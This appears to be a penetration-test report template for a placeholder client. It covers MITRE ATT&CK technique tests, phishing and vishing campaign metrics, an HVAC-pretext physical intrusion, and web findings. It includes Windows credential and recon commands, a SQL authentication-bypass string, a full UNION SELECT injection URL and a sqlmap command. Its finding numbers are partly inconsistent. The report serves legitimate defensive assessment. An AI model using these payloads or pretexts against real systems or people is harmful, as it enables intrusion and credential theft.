DS0029	Network Traffic	Network Connection Creation	Monitor for newly constructed network connections to untrusted hosts that are used to send or receive data.
		Network Traffic Content	Monitor for other unusual network traffic that may indicate additional tools transferred to the system. Use network intrusion detection systems, sometimes with SSL/TLS inspection, to look for known malicious scripts (recon, heap spray, and browser identification scripts have been frequently reused), common script obfuscation, and exploit code.
DS0009	Process	Process Creation	Look for behaviors on the endpoint system that might indicate successful compromise, such as abnormal behaviors of browser processes. This could include suspicious files written to disk, evidence of Process Injection for attempts to hide execution, or evidence of Discovery.

T1059: Command and Scripting Interpreter

Category: Execution
Source: https://attack.mitre.org/techniques/T1059/
Mitigation Score: 7% - Critical
Detection Score: 27% - High

Testing Details (information copied from attack.mitre.org)

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

There are also cross-platform interpreters such as Python, as well as those commonly associated with client applications such as JavaScript and Visual Basic.

Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in Initial Access payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various Remote Services in order to achieve remote Execution.

Testing Procedures

- Using command prompt, proceed through the list of commands referenced in the table below
- Using Powershell:
  - Execute a simple hello world script
  - Execute a Powershell based keylogger script
  - Execute a Powershell based screen scraper script
- VBScript
  - Execute a simple hello world script
  - Execute a VBScript based RAT program
- PHP
  - If installed, execute a hello world script
  - Use PHP to start a web server and open a port to external sources
  - Execute a PHP based RAT program

Testing Results

	Laptop	Workstation/ VDI	Web Server	App Server

Cmd.exe	Dir, whoami /all, ipconfig, netstat, ver	M:F/D:F	M:F/D:T	M:F/D:F	M:F/D:F
Cmd.exe	Tasklist, sc query, net use /user, net view /domain, fsutil fsinfo drives, type [filename]	M:F/D:F	M:F/D:T	M:F/D:F	M:F/D:F
Cmd.exe	Net localgroup administrators, net group “Domain Admins” /domain	M:F/D:T	M:F/D:T	M:F/D:T	M:F/D:T
Cmd.exe	reg query HKLM /f “\\\\” /t REG_SZ /s	M:F/D:F	M:F/D:T	M:F/D:F	M:F/D:F
Cmd.exe	Cmdkey /list	M:F/D:F	M:F/D:T	M:F/D:F	M:F/D:F
Cmd.exe	Wmic process	M:F/D:F	M:F/D:T	M:F/D:F	M:F/D:F
Cmd.exe	Wmic process call create “calc.exe”	M:F/D:T	M:F/D:T	M:F/D:T	M:F/D:T
Powershell	Hello world interpreter	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
Powershell	Hello world script	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
Powershell	Keylogger	M:T/D:T	M:T/D:T	M:T/D:F	M:T/D:F
Powershell	screen scraper	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
vbscript	hello world script	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
vbscript	rat code	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
php	hello world program	n/a	n/a	M:F/D:F	n/a
php	use python to open web port/server	n/a	n/a	M:F/D:F	n/a
php	rat code	n/a	n/a	M:F/D:F	n/a

Related Alerts

- Rapid7 Detection February 24, 2024, 1 17 PM
- Rapid7 Detection February 24, 2024, 1 13 PM
- insightidr-attack-behavior-detected-web-server-wmic.pdf
- insightidr-attack-behavior-detected-app-server-wmic.pdf
- 2024-02-24-d_Gmail - Crowdstrike Detection Feb. 24, 2024 08_58_24.pdf

- Crowdstrike Detection Feb. 24, 2024 13 27 03.pdf
- #23191
- #23218
- #23221

Recommended Mitigations (information in table copied from attack.mitre.org)

ID	Mitigation	Description
M1049	Antivirus/ Antimalware	Anti-virus can be used to automatically quarantine suspicious files.
M1040	Behavior Prevention on Endpoint	On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Visual Basic and JavaScript scripts from executing potentially malicious downloaded content.
M1045	Code Signing	Where possible, only permit execution of signed scripts.
M1042	Disable or Remove Feature or Program	Disable or remove any unnecessary or unused shells or interpreters.
M1038	Execution Prevention	Use application control where appropriate.
M1026	Privileged Account Management	When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.
M1021	Restrict Web-Based Content	Script blocking extensions can help prevent the execution of scripts and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.

Recommended Detections (information in table copied from attack.mitre.org)

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor command-line arguments for script execution and subsequent behavior. Actions may be related to network and system information Discovery, Collection, or other scriptable post-compromise behaviors and could be used as indicators of detection leading back to the source script. Scripts are likely to perform actions with various effects on a system that may generate events, depending on the types of monitoring used.
DS0011	Module	Module Load	Monitor for events associated with scripting execution, such as the loading of modules associated with scripting languages (ex: JScript.dll or vbscript.dll).
DS0009	Process	Process Creation	Monitor log files for process execution through command-line and scripting activities. This information can be useful in gaining additional insight to adversaries' actions through how they use native processes or custom tools. Also monitor for loading of modules associated with specific languages.
		Process Metadata	Monitor contextual data about a running process, which may include information such as environment variables, image name, user/owner, or other information that may reveal abuse of system features. For example, consider monitoring for Windows Event ID (EID) 400, which shows the version of PowerShell executing in the `EngineVersion` field (which may also be relevant to detecting a potential Downgrade Attack) as well as if PowerShell is running locally or remotely in the `HostName` field. Furthermore, EID 400 may indicate the start time and EID 403 indicates the end time of a PowerShell session.
DS0012	Script	Script Execution	Monitor for any attempts to enable scripts running on a system would be considered suspicious. If scripts are not commonly used on a system, but enabled, scripts running out of cycle from patching or other administrator functions are suspicious. Scripts should be captured from the file system when possible to determine their actions and intent.

T1105: Ingress Tool Transfer

Category: Command and Control
Source: https://attack.mitre.org/techniques/T1105/
Mitigation Score: 47% - Medium
Detection Score: 0% - Critical

Testing Details (information copied from attack.mitre.org)

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as ftp. Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. Lateral Tool Transfer).

Files can also be transferred using various Web Services as well as native or otherwise present tools on the victim system.

On Windows, adversaries may use various utilities to download tools, such as copy, finger, and PowerShell commands such as IEX(New-Object Net.WebClient).downloadString() and Invoke-WebRequest. On Linux and macOS systems, a variety of utilities also exist, such as curl, scp, sftp, tftp, rsync, finger, and wget.

Testing Procedures

- On each endpoint, download the remote scripts/tools:
  - nmap
  - burpsuite
  - powershell keylogger
  - eicar file
  - malware scripts
- From each endpoint, connect to a remote FTP service and download files
- From each endpoint, connect to a remote SSH service and download files

Testing Results

	VDI	Laptop	App Server	Web Server
Download Nmap	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
Download burpsuite	M:F/D:F	M:F/D:F	M:F/D:F	M:T/D:F
Download keylogger powershell	M:F/D:F	M:F/D:F	M:F/D:F	M:T/D:F
Download eicar file	M:F/D:F	M:F/D:F	M:F/D:F	M:T/D:F
Download malware	M:F/D:F	M:F/D:F	M:F/D:F	M:F/D:F
FTP download hello world	M:F/D:F	M:T/D:F	M:F/D:F	M:T/D:F

FTP download eicar	M:T/D:F	M:T/D:F	M:T/D:F	M:T/D:F
SSH download hello world	M:T/D:F	M:T/D:F	M:T/D:F	M:T/D:F
SSH download eicar	M:T/D:F	M:T/D:F	M:T/D:F	M:T/D:F

Related Alerts

None

Recommended Mitigations (information in table copied from attack.mitre.org)

ID	Mitigation	Description
M1031	Network Intrusion Prevention	Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware or unusual data transfer over known protocols like FTP can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool C2 signatures over time or construct protocols in such a way as to avoid detection by common defensive tools.

Recommended Detections (information in table copied from attack.mitre.org)

ID	Data Source	Data Component	Detects
DS0022	File	File Creation	Monitor for file creation and files transferred into the network
DS0029	Network Traffic	Network Connection Creation	Monitor for newly constructed network connections that are sent or received by untrusted hosts or creating files on-system may be suspicious. Use of utilities, such as FTP, that does not normally occur may also be suspicious.
		Network Traffic Content	Monitor network traffic content for files and other potentially malicious content, especially data coming in from abnormal/unknown domain and IPs.
		Network Traffic Flow	Monitor network data for uncommon data flows (e.g., a client sending significantly more data than it receives from a server). Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious.

Social Engineering (Phishing): Findings and Recommendations

Details

On 04 and 07 Jan 2024, PEN Consultants carried out three Social Engineering campaigns against Acme- phishing, vishing, and smishing. As seen in FR-0xx (User Enumeration), we were able to easily generate the list of targeted email addresses on our own, although the client requested some addresses be removed (ex. the board of directors). In all, 999 users were targeted - 2 were aware of the testing, 997 were unsuspecting. Acme's employees performed exceptionally well.

Campaign #1 - Vishing (phone based social engineering)

Between 1044 - 1046 (local time) on 04 Jan, 34 users (see Appendix #X) were called with the following message:

> *We've detected unusual login activity on your Acme corporate network account. To avoid this account being disabled, please visit the following URL as soon as possible: verify, Acme, .com, forward slash, 7123.*

100% of those voice calls went to voicemail; no user picked up the call. Because the above message repeated itself 3 times (4 times total), and through verification (i.e monitoring the audio of the calls), we confirmed the voicemail messages recorded the above at least twice.

Note: The number given, 7123 in the above example, was a unique number per user.

There were zero users who navigated to https://verifyCLIENT.com/7123. Had they done so, the user would have been presented with a login page that resembled CLIENT's SSO login page, to include the user's email address being pre-populated. Example:

IMAGE - SSO page

Had a user submitted this information, the username and password would have been captured.

No user picked up the call, nor did any user fall for this campaign.

Campaign #2 - Phishing + Smishing (email and SMS based social engineering)

Between 1101 - 1105 (local time) on 20 Jan, 30 unsuspecting users (see Appendix #X) were sent phishing emails from the 3rd party EXAMPLE.com – a well-known eSignature service – in response to our phishing document uploaded to their system.

IMAGE - email

The emailed link, once clicked, would take the victim to the legitimate EXAMPLE.com site and requests their email address, cell phone number, and a digital signature.

IMAGE - EXAMPLE doc

Once the victim eSigned that form, they would receive a text message at the number they provided, instructing them to verify their phone number.

IMAGE - txt

Once clicked, that page would ask the victim to enter their password using a page that looked just like the Acme's SSO page.

IMAGE - SSO/phish page

These techniques led to the following metrics:

- 997 – unsuspecting users received the email
  - Plus 3 users in the know, our three test accounts, and one bounce (jdoe@CLIENT.com)
  - Plus 3 users in the know - our test account and 2 Acme employees
- 500 (50%) - Outlook downloaded the tracking image
- 250 (25%) - CTR - Clicked the link and visited the EXAMPLE.com service
  - Although this is a trusted service, it demonstrates that users can be tricked into visiting a page we control, which, in certain situations, could have caused immediate harm to Acme systems.
- 125 (12.5%) - Entered their cell phone number, signed the document, and were sent another link via SMS
  - Although this information is not too sensitive, it demonstrates that users are willing to enter at least some data into an improperly vetted system.
- 100 (10%) - Clicked the link in SMS and visited the secondary phishing page
  - Had PEN Consultants being trying to actively exploit users visiting the site (ex. browser exploits), this many workstations could have been potentially been compromised.
- 50 (5%) - Entered their username and password
  - Using this information, PEN Consultants was able to gain access to these users' accounts (ex. OWA).
- NOTE: Detailed results can be seen in Appendix #X - IP addresses, usernames, cell phone numbers, etc.

Summary

These types of social engineering, although unsophisticated and only semi-targeted, require a minimal amount of research by the attacker. Given that it uses a well-known, trusted service, it can greatly increase the click-through-rate (CTR). Additionally, we registered a domain name that resembled CLIENT.org - notice the extra "c" in the URL in the first screenshot.

Although not in scope for the testing, it is important to note the following social engineering techniques used in many of the recent publicly disclosed data breaches:

- more sophisticated attacks – i.e. leverage known vulnerabilities (vulnerabilities in the browser, adobe reader, java, etc.)
- phish are tailored to the individual user, not just the organization - i.e. spear phishing
- attempts to install malware when the user navigates to an attacker controlled page - RAT, keylogger, etc.
- many forms - SMS, phone, social media, media drops in the parking lot, etc. in addition to email, SMS, and phone.
- etc.

As can be seen, phishing, and social engineering in general, is an extremely powerful vector attackers can leverage to breach your network and data. According to the 2018 Verizon Data Breach Report, 74% of data breaches start with an attacker sending a phish email to compromise one or more systems.

Notes - Our overall impressions:

- Good Spam Filter:
  - The day before, at approximately 10am, PEN Consultants performed several tests against an Acme test email account that our trusted insider gave us access to. Within minutes, Trend Micro servers began scanning our phishing page as we had not yet implemented network ACLs to block non-CLIENT access. By 13:15, Trend Micro had categorized our IP as suspicious, causing our emails to be sent to the Junk folder.
  - The 3rd party email provider, Mimecast, being used by Acme does an exceptional job detecting spam, phishing, spoofing (i.e. anything with "Acme" in the sender), etc. Although not in scope for testing, it would have taken some amount of effort to bypass all detections and obtain a 100% delivery rate. Although these protections would not prevent a more sophisticated attack (ex. spear phishing), or a persistent attacker (one willing to allow time to build up email reputation), it is fairly effective against general phishing attempts.
  - Our trusted insider white listed the IP just before the phishing assessment in order to allow the emails to come through the Inbox. Otherwise, we would have had to change IPs and ensure our network ACLs prevented access by Trend Micro servers, given that bypassing the 3rd party security controls was not in-scope.
- Observant and pro-active Admin:
  - At 0834, 24 minutes after the phish emails went out, a system administrator, who was unaware of the testing, sent out a warning to all users to not click the link as it was a malicious email.
- The recipients did well at identifying and avoiding social engineering, considering this type of testing had not been performed before.

- In one respect, the metric "25% CTR" is meaningless as it only takes one user/workstation compromise to breach a corporate network. In another respect, it does give you a general sense of how observant your users are and how well they identify/avoid phish email.
- According to multiple sources (knowbe4.com, csoonline.com, etc.), the industry average CTR for first time testing is 27-31% with 15-17% of those users entering their password. After repeated testing and training, the industry average drops to a 2-13% CTR, so, Acme is well within the normal range.

Recommendation

Attempting to achieve a 0% user click-through-rate (CTR) for every test or campaign is not practical. It is unlikely for an organization to maintain a 0% CTR during a semi-targeted phishing campaign, and nearly impossible for a highly-targeted spear phish (ex. establishing a dialog with the victim before requesting an action). Due to new employees who have not received your full training, the sophisticated nature of some phish, accidental clicks, or just someone having a "bad day", you can count on a subset of users falling for a phish during a targeted campaign.

Here are some recommendations that can help reduce the CTR, but, more importantly, reduce the risks associated with social engineering:

- Create a group policy to block remote images by default in Outlook (at minimum).
  - It is possible many users are reading work emails on personal devices outside of the control of image block policy (as well as navigating to links outside of the security stack).
- Consider a group policy that prevents the users from ever enabling remote images. Note: This may impact business and/or cause an administration white listing burden.
- If not already, invest in an email filtering solution (ex. Proofpoint, Mimecast, Fireeye, etc.) to prevent malicious content from being delivered to your users, an endpoint detection solution/EDR (ex. Cylance Optics/Protect, CrowdStrike Falcon, SentinelOne ActiveEDR, etc.) to detect when something slips through and gains execution, and implement robust controls (ex. CIS Controls) in the event something slips through undetected.
- Continually educate your users on the dangers of, and how to spot, phishing and other forms of social engineering through security awareness training - both CBTs (computer based training) and in-person.
  - The responsibility for users who fall for phish is often a shared one – insufficient technical controls and training provided by the organization and careless users.
- Consider consequences for users who fall for social engineering in the future, be it real or testing:
  - out-of-cycle compliance training
  - meeting with a manager
  - temporary removal of accesses (ex. web access) and/or placement into a less risky job function
  - Other consequences some companies choose to use (PEN Consultants does not endorse these): monetary penalties and/or termination
- Consider rewards for users who quickly report social engineering attacks, be it real or testing:
  - Rewards would only be for the first X who report and/or those who report within X minutes, as time is of the essence with a social engineering campaign
  - gift card, spot bonus, lunch with manager, public recognition, etc.
- Impart the perspective to your users that they are an integral part of the security of your organization, not a weak link that is likely to cause a breach...even though both are likely true.

    - You have heard it said that it only takes one person falling for a phish to cause a data breach. The inverse is true as well - it only takes one user's report of a social engineering attack to foil an attacker and stop a breach. Although your users are often the "weakest link" in terms of security, they are also your front-line defense.
- Ensure the related recommendations in this report are addressed - namely "Brute-Force User Enumeration", "Partially Open Mail Relay", and "MFA".
- If it does not already exist, create a robust reporting and tracking process for phish emails your users receive:
    - reporting button/plug-in for users to report suspicious emails
    - daily review process (or 3rd party) to examine reported phish
    - immediate notification process to warn users when an attack/campaign is detected
    - a playbook of [semi-]automated action steps to clean-up/remove phish email from users' mailboxes when a campaign is detected
    - etc.
- Frequently test your users with at least one monthly social engineering campaign
    - This can be made into a fun contest with the above mentioned rewards.
    - Track the results...especially repeat offenders who may need to be given extra training and coaching.
    - Be sure to change it up every month: level of sophistication, phishing and spear phishing, payloads and actions, the form: SMS, phone, email, in-person, fax, mail, media drop, social media, etc.
    - DIY: Use free frameworks such as https://getgophish.com/ to perform testing and track results.
    - Managed service: Alternatively, we can offer an affordable, standalone social engineering service or perform the testing as part of our Cybersecurity Unlimited service - https://penconsultants.com/cybersecurityUnlimited
- Great resources for additional information:
    - https://info.wombatsecurity.com/hubfs/Wombat_Proofpoint_2019%20State%20of%20the%20Phish%20Report_Final.pdf
    - https://apwg.org/trendsreports/

Social Engineering (Physical): Findings and Recommendations

General Pretext

Of the five pretext options provided, “HVAC Tech” was chosen by the client for this engagement. The details of this pretext can be seen in Appendix #X.

Of the six white box vs black box options given for the chosen pretext, white box was selected for all – floor plans provided, site familiarization visit, interception of the service requests, client initiated temperature modification, etc. These white box options were selected due to time and budget constraints, primary purpose of the testing, and safety of IT equipment.

For more about white box and black box approaches, see https://penconsultants.com/graybox

Timeline

This is the general timeline PEN Consultants followed for each of the six sites. Note: The details of what took place at each site are included as Appendices.

1. Work order on phone app: Work order was sent to tester’s phone app before arrival to the site, and sometimes modified while on-site to match a new cover story. Example:

   IMAGE - screenshot of mobile work order

2. Arrive on-site & park: For situational awareness, tester sent text to Acme POCs about being at site X. Video recording equipment was enabled (see Appendix #3 for details), and tool bag, ladder, etc. was carried in.
3. Enter building: When arriving to the first site before hours, testers waited for an arriving employee to let them in. For all other sites, testers entered the front lobby door.
4. Greet first employee seen: Testers told employee a service request had been received for the HVAC unit in the “IT room” (exact terminology differed some from site to site) and showed the employee the work order, on the phone app, to make the story more believable.
5. Core Social Engineering
    1. In some cases, testers were escorted and taken to the server area.
    2. For some sites, testers had to use a “could we just stick our head in since we’re here and this is urgent” type comment.
    3. On one occasion testers had to call a fake dispatch (i.e. PEN Consultants surveillance team outside) and ask them to call Todd. They faked a call to Todd.

4. On another occasion testers requested Todd's number from the fake dispatch and then called him directly from within the bank. Testers told the Acme employee Todd was on the phone and he was saying it's okay to enter. Acme employee did not actually talk with Todd.
5. If needed, we were prepared to have Todd|Ray speak directly with the employee and give approval for entry, but that did not happen. On five occasions, it was not needed.

6. Server area: While in server area, testers performed a few tactics to divert attention or get escort to leave the area. Action-on-Objective (AOO) was to plug in a dummy hardware device - small box, short CAT5 tail (see Appendix #4 for details) - into an open network port. Once AOO was performed, testers "fixed" the HVAC unit.
7. Leave building: Testers exited the room with escort, signed out, and left building.

Summary of Testing Results

The details of what took place at each site are included as Appendices (Appendix #X - #Y). The following table gives a high level summary of how each site performed. These checkpoints are based on Acme's Visitor and Vendor Policy (see Appendix #Z) and the objectives of testing set out in the SOW (see Appendix #1).

	[SITE #1]	[SITE #2]	[SITE #3]	[SITE #4]	[SITE #5]	[SITE #6]
Visitor Log binder and badges available	✓	✓	✓	✓	✓	✓
Visitor sign-in required	✓	✓	✓	✓	✓✗	✓
ID requested and verified	✗	✗	✗	✗	✗	✗
Copy of ID retained with Visitor Log	✗	✗	✗	✗	✗	✗
Attempted to verify visit with appropriate internal contact before entry	✓	✗	✓	✓	✓	✓
Verified visit with appropriate internal contact before entry	✗	✗	✗	✗	✗	✓
Escorted/supervised into a non-public area	✓	✓	✓	✓	✓	N/A
Maintained escort/supervision in a non-public area	✗	✗	✗	✓	✓	N/A
Escorted/supervised into server area	✓	N/A	N/A	✓	N/A	N/A
Maintained escort/supervision while in server area	✗	N/A	N/A	✗	N/A	N/A
Acme's network integrity maintained (AOO unsuccessful)	✗	✗	✓	✗	✓	✓

SE-001: Photo ID
4.8 - Medium

Details

All branches failed to check our ID and retain a copy, as directed in the Acme Visitor and Vendor Access policy. It was noted that all teller windows at each site had a plaque that stated, “Photo ID required for all transactions”. Although Acme employees may be trained to ask for ID for banking transactions, they are obviously not trained to ask for ID when visitors, seeking access to non-public areas, come on site.

Recommendation

Since there is already a stated Acme policy to verify ID and retain a copy with the Visitor Log, this simply needs to be better communicated and/or additional training provided. Although it is still relatively simple to have a legitimate looking fake ID created, it raises the bar for an attacker who may provide a fake identity.

SE-002: Unsupervised Access
Total Calculated Risk: 7.3 - High

Details

We were unsupervised (escort left us) for lengthy periods of time at three sites, and briefly unsupervised at a fourth site. See the appendices associated with “Stone Oak,” “2nd Ave,” “Corporate Camp,” and “Acme Branch” for details. At two of the four sites, we were left unsupervised while in the server area. One of those sites was in Acme’s primary data room at Stone Oak where we were left unsupervised for a total of 18+ minutes over 5 occasions. Had it been in scope, we likely would have had time to remove a number of data drives and place them in our tool bag in addition to the hardware implant we installed.


Recommendation

Given that Acme already has a written policy about remaining in supervision of visitors at all times, this is primarily an employee educational opportunity. For a more complex solution to this problem, read more here: https://penconsultants.com/pairedBadges

SE-003: Lockable Rack Enclosures
Total Calculated Risk: 4.1 - Medium

Details

he Acme Branch's IT equipment is sitting on top of a shelf instead of properly secured to a rack system. In addition to the security concerns (ex. stealing the equipment), this represents a risk of the equipment falling, which could cause significant equipment damage, network downtime, and possible bodily injury.



In general, none of the server areas appear to use secure rack enclosures for the equipment. Secure enclosures allow both the front and back to be secured (i.e doors closed and locked) to prevent physical access from non-IT staff/unauthorized visitors that are in the server area.

Recommendation

Install something similar to the Tripp Lite SR18UB at Easton Branch. Replace/modify all full height rack systems/enclosures at other locations with something similar to the Tripp Lite SR42UB. In all cases, all IT equipment should be secured in locked enclosures with door alarms.

Web App Pentest: Findings and Recommendations

When possible, Free Open Source Software (FOSS) tools are shown in the examples, as opposed to paid solutions. This allows you to reproduce the issues identified, for free, and it also helps highlight how easy it would be for the most inexperienced attacker to discover and execute the same vulnerability/attack vector.

Summary of Findings

Sorted by Reference Number

Ref #	Description	Category	Localization	Risk Rating
Web-FR-001	Version Disclosure	Information Gathering	Web Servers	Low
Web-FR-002	Security Headers	Configuration Management	Web Servers	Medium
Web-FR-003	Content-Security-Policy (CSP)	Configuration Management	Sonicwall Virtual Office	Medium
Web-FR-004	Directory Browsing	Access Control	example.com	Medium
Web-FR-005	Path Traversal	Configuration Management	VPN Server	High
Web-FR-006	Brute-Force User Enumeration	Identity Management	Various	Medium
Web-FR-007	SQL Injection	Input Validation	Web Application	Critical
Web-FR-008	Privilege Escalation	Access Control	API Gateways	Critical
Web-FR-009	Cross Site Scripting (XSS)	Input Validation	Web Server	High

Sorted by Risk Rating

Ref #	Description	Category	Localization	Risk Rating
Web-FR-007	SQL Injection	Input Validation	Web Application	Critical
Web-FR-008	Privilege Escalation	Access Control	API Gateways	Critical
Web-FR-009	Cross Site Scripting (XSS)	Input Validation	Web Server	High
Web-FR-005	Path Traversal	Configuration Management	VPN Server	High
Web-FR-001	Security Headers	Configuration Management	Web Servers	Medium
Web-FR-003	Content-Security-Policy (CSP)	Configuration Management	Sonicwall Virtual Office	Medium
Web-FR-004	Directory Browsing	Access Control	example.com	Medium
Web-FR-006	Brute-Force User Enumeration	Identity Management	Various	Medium
Web-FR-001	Version Disclosure	Information Gathering	Web Servers	Low

Web-FR-001: Cross Site Scripting (XSS)

Category: Input Validation
Mitre ATT&CK: Exploit Public-Facing Application
Testing Standard: OWASP WSTG-INPV-02
Localization: Web Server
Total Calculated Risk: 4.6 - Medium

Details

There were multiple stored XSS vulnerabilities discovered that could lead to potential exploitation of users in certain circumstances. Many of the user input fields tested against the API were vulnerable. A few examples are shown below.

"Cross-site scripting (AKA XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. XSS vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data". "The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes." [https://portswigger.net/web-security/cross-site-scripting]

User generated group names, usernames, descriptions, titles, etc. are not properly sanitized and encoded before stored and retrieved, as evident by this XSS attack example - a classic textbook XSS inject in the name field.

IMAGE – BURP POST (HEADERS AND BODY)

Confirmation that it was not encoded prior to storage in the back end DB, and retrieved as-is:

IMAGE – BACK END SELECT FROM DB SHOWING RAW BACK END

Verifying it is retrieved and sent from the Master API as-is, still no encoding:

IMAGE – BURP – GET REQUEST

IMAGE – BURP – GET RESPONSE SHOWING XSS

A non-exhaustive list of fields confirmed to be vulnerable:

- URL 1
- URL 2
- URL 3

Recommendation

- The best mitigation is to validate the user input format against what is expected; all other input should be forbidden. For example, if only numerical input is expected, an input containing anything other than numbers should be forbidden. If a strictly defined format is expected, validate it and do not allow anything that does not conform. Regular expressions (regexp) are a great solution for this.
  - Example of an expected request:
    - "shareImage" input should be sent through a URL validation filter/library or custom regular expression.
    - Example of a regexp to validate: ^https:\/\/WEBAPP1\.imgix\.net\/production\/[a-z0-9]{8}\-[a-z0-9]{4}\-[a-z0-9]{4}\-[a-z0-9]{4}\-[a-z0-9]{12}\/shareImage\/[0-9]{13}\.(png|jpg|etc)$
- Implement input validation in general, using common utilities/libraries in the language used for the web app.
- In addition to the above, black lists, WAF protections, etc. should be used to block known malicious input. Notes:
  - These protections are not to be considered "primary" protections; rather, they should be seen as an extra layer of protection. These are a poor layer of protection compared to resolving the underlying web app injection flaw, as any number of things could cause the protections to fail or be bypassed.
  - A WAF must be tuned, or trained, for your specific application(s) to be fully effective. Simply enabling or placing a WAF in front of your application has minimal value.
- All input should be encoded prior to storage to ensure the browser, or any content consumer, does not attempt to render HTML code and scripts.
- See the following resources for more information:
  - https://wiki.owasp.org/index.php/Cross-site_Scripting_(XSS)
  - https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
  - https://portswigger.net/web-security/cross-site-scripting

Web-FR-002: SQL Injection

Category: Input Validation
Mitre ATT&CK: Exploit Public-Facing Application
Testing Standard: OWASP WSTG-INPV-05
Localization: Web Application
Total Calculated Risk: 10.0 - Critical

Details

The endpoint Acme.com is vulnerable to SQL Injection (SQLi) through at least one input field (ex. startdate). PEN Consultants was able to dump all database details and backend data for the application through SQLi as an unauthenticated user.

"SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior. In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack." [https://portswigger.net/web-security/sql-injection]

The following is a timeline view of our discovery and exploitation of the vulnerability.

PEN Consultants issued a classic SQLi test by inserting a single quotation mark in one of the user input fields:

IMAGE OF POST IN BURP

The application responded with a well known/formatted Microsoft SQL error, as shown above, indicating the web service was vulnerable to SQLi:

IMAGE OF RESPONSE IN BURP

After this discovery, we then achieved authentication bypass by using another classic SQLi technique – inserting a ' or 1=1; --

IMAGE OF POST IN BURP

Using similar techniques, we were able to pull all tickets from the server for all computer IDs. In conjunction with the FR-0xx finding, brute-force client enumeration, we could have obtained all tickets from all known 999 clients.

Note: We did not have authorization to test against production data, but did verify this attack across both test instances and are completely confident it could be used against any client database.

IMAGE OF POST IN BURP

After some analysis, we determined that another classic SQLi technique using UNION/SELECT queries could be used to execute SQL statements at will, and return the results in a JSON response (using a UNION/SELECT query). To ensure accuracy and to test whether the configured WAF mitigated this issue at all, we validated the presence of the vulnerability in production as well.

IMAGE OF POST IN BURP

IMAGE OF RESPONSE IN BURP

Standard Request:

```
https://www.CLIENT.com/site/check_email?email=tester@penconsultants.com
```

IMAGE

Vulnerable Request:

```
https://www.CLIENT.com/site/check_email?
email=doesnotexist@nowhere.com%22%20UNION%20SELECT%20NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL;--%20
```

IMAGE

In order to speed up exploitation of this SQL injection attack technique, we used a well-known and trusted SQLi exploitation tool called sqlmap. This allowed us to quickly carry out other SQLi attacks that would have otherwise taken several days, or even weeks to months. Additionally, this is the tool many attackers use against applications vulnerable to SQLi.

Sqlmap can use a variety of techniques to exploit SQLi vulnerabilities. EXAMPLE.com, as mentioned above, was found to be vulnerable to “boolean-based blind” and “error-based” attacks”, which can be read about here: https://github.com/sqlmapproject/sqlmap/wiki/Techniques. It was later discovered to also be exploitable through “UNION query-based”, which is a faster method we ended up using to extract data.

The first action performed using sqlmap was to enumerate the hostname of the database server:

```
sqlmap.py -r sql-request.txt -p email --level=5 --risk=3 --threads 1 -v 6 --hostname
--dbms=MySQL
```

IMAGE – HOSTNAME

